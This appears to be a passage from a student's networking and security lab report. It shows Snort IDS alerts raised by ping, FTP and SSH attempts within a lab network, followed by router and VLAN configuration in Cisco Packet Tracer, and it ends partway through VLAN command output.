04/17-13:51:37.521457  [**] [1:408:5] ICMP Echo Reply [**] [Classification: Misc activity] [Priority: 3] {ICMP} 192.168.29.77 -> 192.168.29.69
04/17-13:51:38.555405  [**] [1:366:7] ICMP PING *NIX [**] [Classification: Misc activity] [Priority: 3] {ICMP} 192.168.29.69 -> 192.168.29.77
04/17-13:51:38.555405  [**] [1:4294312296:21] Senthil ICMP Message [**] [Priority: 0] {ICMP} 192.168.29.69 -> 192.168.29.77
04/17-13:51:38.555405  [**] [1:384:5] ICMP PING [**] [Classification: Misc activity] [Priority: 3] {ICMP} 192.168.29.69 -> 192.168.29.77
04/17-13:51:38.555433  [**] [1:4294312296:21] Senthil ICMP Message [**] [Priority: 0] {ICMP} 192.168.29.77 -> 192.168.29.69
04/17-13:51:38.555433  [**] [1:408:5] ICMP Echo Reply [**] [Classification: Misc activity] [Priority: 3] {ICMP} 192.168.29.77 -> 192.168.29.69
04/17-13:51:39.575617  [**] [1:366:7] ICMP PING *NIX [**] [Classification: Misc activity] [Priority: 3] {ICMP} 192.168.29.69 -> 192.168.29.77
04/17-13:51:39.575617  [**] [1:4294312296:21] Senthil ICMP Message [**] [Priority: 0] {ICMP} 192.168.29.69 -> 192.168.29.77
04/17-13:51:39.575617  [**] [1:384:5] ICMP PING [**] [Classification: Misc activity] [Priority: 3] {ICMP} 192.168.29.69 -> 192.168.29.77
04/17-13:51:39.575641  [**] [1:4294312296:21] Senthil ICMP Message [**] [Priority: 0] {ICMP} 192.168.29.77 -> 192.168.29.69
04/17-13:51:39.575641  [**] [1:408:5] ICMP Echo Reply [**] [Classification: Misc activity] [Priority: 3] {ICMP} 192.168.29.77 -> 192.168.29.69
```

11. Now uncomment the remaining commands in the local.rules file and validate the config file.

Now do ftp connection from Kali Linux to Ubuntu and we can observe the message in Ubuntu snort

```
(kali㉿kali)-[~]
└─$ ftp 192.168.29.77
ftp: connect: Connection timed out
ftp> ^Z
zsh: suspended  ftp 192.168.29.77
148 ✘ 2 ✘
```

```
Commencing packet processing (pid=2824)
04/17-14:01:04.579279  [**] [1:65501:1] FTP ATTEMPTED [**] [Priority: 0] {TCP} 1
92.168.29.69:35574 -> 192.168.29.77:21
04/17-14:01:05.608708  [**] [1:65501:1] FTP ATTEMPTED [**] [Priority: 0] {TCP} 1
92.168.29.69:35574 -> 192.168.29.77:21
04/17-14:01:07.624329  [**] [1:65501:1] FTP ATTEMPTED [**] [Priority: 0] {TCP} 1
92.168.29.69:35574 -> 192.168.29.77:21
04/17-14:01:11.847211  [**] [1:65501:1] FTP ATTEMPTED [**] [Priority: 0] {TCP} 1
92.168.29.69:35574 -> 192.168.29.77:21
04/17-14:01:12.692642  [**] [1:4294312296:21] Senthil ICMP Message [**] [Priority: 0] {IPV6-ICMP} fe80::8ea3:99ff:fe8e:de66 -> ff02::1
04/17-14:01:12.701942  [**] [1:4294312296:21] Senthil ICMP Message [**] [Priority: 0] {IPV6-ICMP} fe80::a00:27ff:feb3:569 -> ff02::16
04/17-14:01:12.997059  [**] [1:4294312296:21] Senthil ICMP Message [**] [Priority: 0] {IPV6-ICMP} fe80::a00:27ff:feb3:569 -> ff02::16
04/17-14:01:20.913482  [**] [1:1384:8] MISC UPnP malformed advertisement [**] [C
```

12. Now try ssh from Kali to Ubuntu and observe in snort

```
(kali㉿kali)-[~]
$ ssh 192.168.29.77
148 * 4 0
kali@192.168.29.77's password:
Permission denied, please try again.
kali@192.168.29.77's password:
Permission denied, please try again.
kali@192.168.29.77's password:
kali@192.168.29.77: Permission denied (publickey,password).
```

```
04/17-14:05:31.942916  [**] [1:65502:1] SSH ATTEMPTED [**] [Priority: 0] {TCP} 1
92.168.29.69:56928 -> 192.168.29.77:22
04/17-14:05:33.329682  [**] [1:65502:1] SSH ATTEMPTED [**] [Priority: 0] {TCP} 1
92.168.29.69:56928 -> 192.168.29.77:22
04/17-14:05:37.937868  [**] [1:65502:1] SSH ATTEMPTED [**] [Priority: 0] {TCP} 1
92.168.29.69:56928 -> 192.168.29.77:22
04/17-14:05:40.148384  [**] [1:65502:1] SSH ATTEMPTED [**] [Priority: 0] {TCP} 1
92.168.29.69:56928 -> 192.168.29.77:22
04/17-14:05:40.148755  [**] [1:65502:1] SSH ATTEMPTED [**] [Priority: 0] {TCP} 1
92.168.29.69:56928 -> 192.168.29.77:22
04/17-14:05:40.149729  [**] [1:65502:1] SSH ATTEMPTED [**] [Priority: 0] {TCP} 1
92.168.29.69:56928 -> 192.168.29.77:22
```


Inference And Result:

We have analyzed how snort tool works by finding the connections performed from Kali Linux to Ubuntu machine. Thus, we have successfully performed Snort as an Intrusion Detection System using Ubuntu and Kali Linux.

LAB 10

Network Configuration In CLI

Configuration of 2 routers using CLI command



```
Router2
Physical Config CLI Attributes
IOS Command Line Interface
San Jose, California 95134-1706

Cisco Internetwork Operating System Software
IOS (tm) PT1000 Software (PT1000-I-M), Version 12.2(28), RELEASE SOFTWARE (fc5)
Technical Support: http://www.cisco.com/techsupport
Copyright (c) 1986-2005 by cisco Systems, Inc.
Compiled Wed 27-Apr-04 19:01 by miwang

PT 1001 (PTSC2005) processor (revision 0x200) with 60416K/5120K bytes of memory
Processor board ID PT0123 (0123)
PT2005 processor: part number 0, mask 01
Bridging software.
X.25 software, Version 3.0.0.
4 FastEthernet/IEEE 802.3 interface(s)
2 Low-speed serial(sync/async) network interface(s)
32K bytes of non-volatile configuration memory.
63488K bytes of ATA CompactFlash (Read/Write)

--- System Configuration Dialog ---

Would you like to enter the initial configuration dialog? [yes/no]: no

Press RETURN to get started!

Router>enable
Router>configure terminal
Enter configuration commands, one per line. End with CNTL/Z.
Router(config)#
```

Int => interface

```
Router(config)#int fastEthernet 0/0
Router(config-if)#{}
```

IP address and subnetmask of Router

```
Router(config-if)#IP address 192.168.1.1 255.255.255.0
Router(config-if)#{}
```




Similarly configure for the second router

Configure the connection between the 2 routers


```
Router>enable
Router#configure terminal
Enter configuration commands, one per line. End with CNTL/Z.
Router(config)#int serial 2/0
Router(config-if)#IP address 192.168.2.1 255.255.255.0
Router(config-if)#clock rate 2400
Router(config-if)#No shutdown

Router(config-if)#
%LINK-5-CHANGED: Interface Serial2/0, changed state to up
%LINEPROTO-5-UPDOWN: Line protocol on Interface Serial2/0, changed state to up
```

Configure the IP addresses of the PC's



Final design after configuration



Pinging PC3 from PC0

```
C:\>ping 192.168.2.3


Pinging 192.168.2.3 with 32 bytes of data:


Reply from 192.168.2.3: bytes=32 time=8ms TTL=126
Reply from 192.168.2.3: bytes=32 time=1ms TTL=126
Reply from 192.168.2.3: bytes=32 time=8ms TTL=126
Reply from 192.168.2.3: bytes=32 time=1ms TTL=126

Ping statistics for 192.168.2.3:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
    Approximate round trip times in milli-seconds:
        Minimum = 1ms, Maximum = 8ms, Average = 4ms

C:\>
```

Sending a Simple PDU





Course: Information Security Management

Date: 07-04-2022

Course Code: CSE3501 (L51+L52)

Name: Ashwin Santosh

Reg. No: 19BEC1027

LAB 11

Virtual LAN configuration

AIM:

To implement VLANs and interlan routing between end devices using cisco packet tracer.

SOFTWARE REQUIRED:


Cisco Packet Tracer

DESCRIPTION:

Cisco Packet Tracer: Cisco Packet Tracer is a comprehensive networking technology teaching and learning tool that offers a unique combination of realistic simulation and visualization experiences, assessment, activity authoring capabilities, and multiuser collaboration and competition opportunities. Innovative features of Packet Tracer will help students and teachers collaborate, solve problems, and learn concepts in an engaging and dynamic social environment **VLAN:** A VLAN (virtual LAN) is a subnetwork which can group together collections of devices on separate physical local area networks (LANs). A LAN is a group of computers and devices that share a communications line or wireless link to a server within the same geographical area.

IMPLEMENTATION:

Task 1 - Virtual LAN Communication: Setup a router network with 2 different LANs and assign the IP address to each end devices. Perform static routing to each of the routers



Switch:

Switch1


Physical Config **CLI** Attributes

iOS Command Line Interface

```
%LINK-5-CHANGED: Interface FastEthernet0/1, changed state to up
%LINEPROTO-5-UPDOWN: Line protocol on Interface FastEthernet0/1, changed state to up
%LINK-5-CHANGED: Interface FastEthernet0/2, changed state to up
%LINEPROTO-5-UPDOWN: Line protocol on Interface FastEthernet0/2, changed state to up
%LINK-5-CHANGED: Interface FastEthernet0/3, changed state to up
%LINEPROTO-5-UPDOWN: Line protocol on Interface FastEthernet0/3, changed state to up
%LINK-5-CHANGED: Interface FastEthernet0/4, changed state to up
%LINEPROTO-5-UPDOWN: Line protocol on Interface FastEthernet0/4, changed state to up
%LINK-5-CHANGED: Interface FastEthernet0/5, changed state to up
%LINEPROTO-5-UPDOWN: Line protocol on Interface FastEthernet0/5, changed state to up
%LINK-5-CHANGED: Interface FastEthernet0/6, changed state to up
%LINEPROTO-5-UPDOWN: Line protocol on Interface FastEthernet0/6, changed state to up

Switch>en
Switch#config t
Enter configuration commands, one per line. End with CNTL/Z.
Switch(config)#vlan 10
Switch(config-vlan)#int range fastethernet 0/1-3
Switch(config-if-range)#switchport mode access
Switch(config-if-range)#switchport access vlan 10
Switch(config-if-range)#exit
Switch(config)#
```


Simulation:



Task 2 – Configure VLAN intro a Trunk port:

Create a network with multiple VLANs

Using CLI we configure the two switches using the same process Task 1 and declare the interface connecting 2 VLANs as trunk port which allows comm between multiple VLANs



Switch:

The screenshot shows the CLI interface for a Cisco Switch. The user has entered configuration mode to create VLANs 10 and 20, and to set interface modes. The configuration includes setting fastEthernet0/2-3 to access mode for VLAN 10, and fastEthernet0/4-5 to access mode for VLAN 20. It also includes setting port-security and priority levels. The interface FastEthernet0/1 is configured as a trunk port.

```
Switch>en
Switch#config t
Enter configuration commands, one per line. End with CNTL/Z.
Switch(config)#vlan 10
Switch(config-vlan)#name ten
Switch(config-vlan)#interface range fastEthernet0/2-3
Switch(config-if-range)#switchport mode access
Switch(config-if-range)#switchport access vlan 10
Switch(config-if-range)#exit
Switch(config)#vlan 20
Switch(config-vlan)#name twenty
Switch(config-vlan)#interface range fastEthernet0/4-5
Switch(config-if-range)#switchport mode access
Switch(config-if-range)#switchport access vlan 20
Switch(config-if-range)#exit
Switch(config)#interface fastEthernet0/1
Switch(config-if)#switchport mode trunk

Switch(config-if)#
%LINEPROTO-5-UPDOWN: Line protocol on Interface FastEthernet0/1, changed state to down
%LINEPROTO-5-UPDOWN: Line protocol on Interface FastEthernet0/1, changed state to up

Switch(config-if)#switchport ?
access      Set access mode characteristics of the interface
mode        Set trunking mode of the interface
nonegotiate Device will not engage in negotiation protocol on this
               interface
port-security Security related command
priority    Set appliance 802.1p priority
protected   Configure an interface to be a protected port
trunk       Set trunking characteristics of the interface
voice       Voice appliance attributes
```

Ctrl+F6 to exit CLI focus Copy Paste

The screenshot shows the output of the 'show vlan brief' and 'show int trunk' commands. The 'show vlan brief' command lists all VLANs, their names, status, and associated ports. The 'show int trunk' command provides detailed information about the trunking configuration on port Fa0/1, including allowed VLANs (10, 20), native VLAN (1), and spanning tree forwarding state.

```
Switch(config-if)#switchport trunk allowed vlan 10,20
Switch(config-if)#exit
Switch(config)#exit
Switch#
%SYS-5-CONFIG_I: Configured from console by console

Switch#show vlan brief

VLAN Name          Status     Ports
---- --
1    default        active    Fa0/6, Fa0/7, Fa0/8, Fa0/9
                           Fa0/10, Fa0/11, Fa0/12, Fa0/13
                           Fa0/14, Fa0/15, Fa0/16, Fa0/17
                           Fa0/18, Fa0/19, Fa0/20, Fa0/21
                           Fa0/22, Fa0/23, Fa0/24, Gig0/1
                           Gig0/2
10   ten            active    Fa0/2, Fa0/3
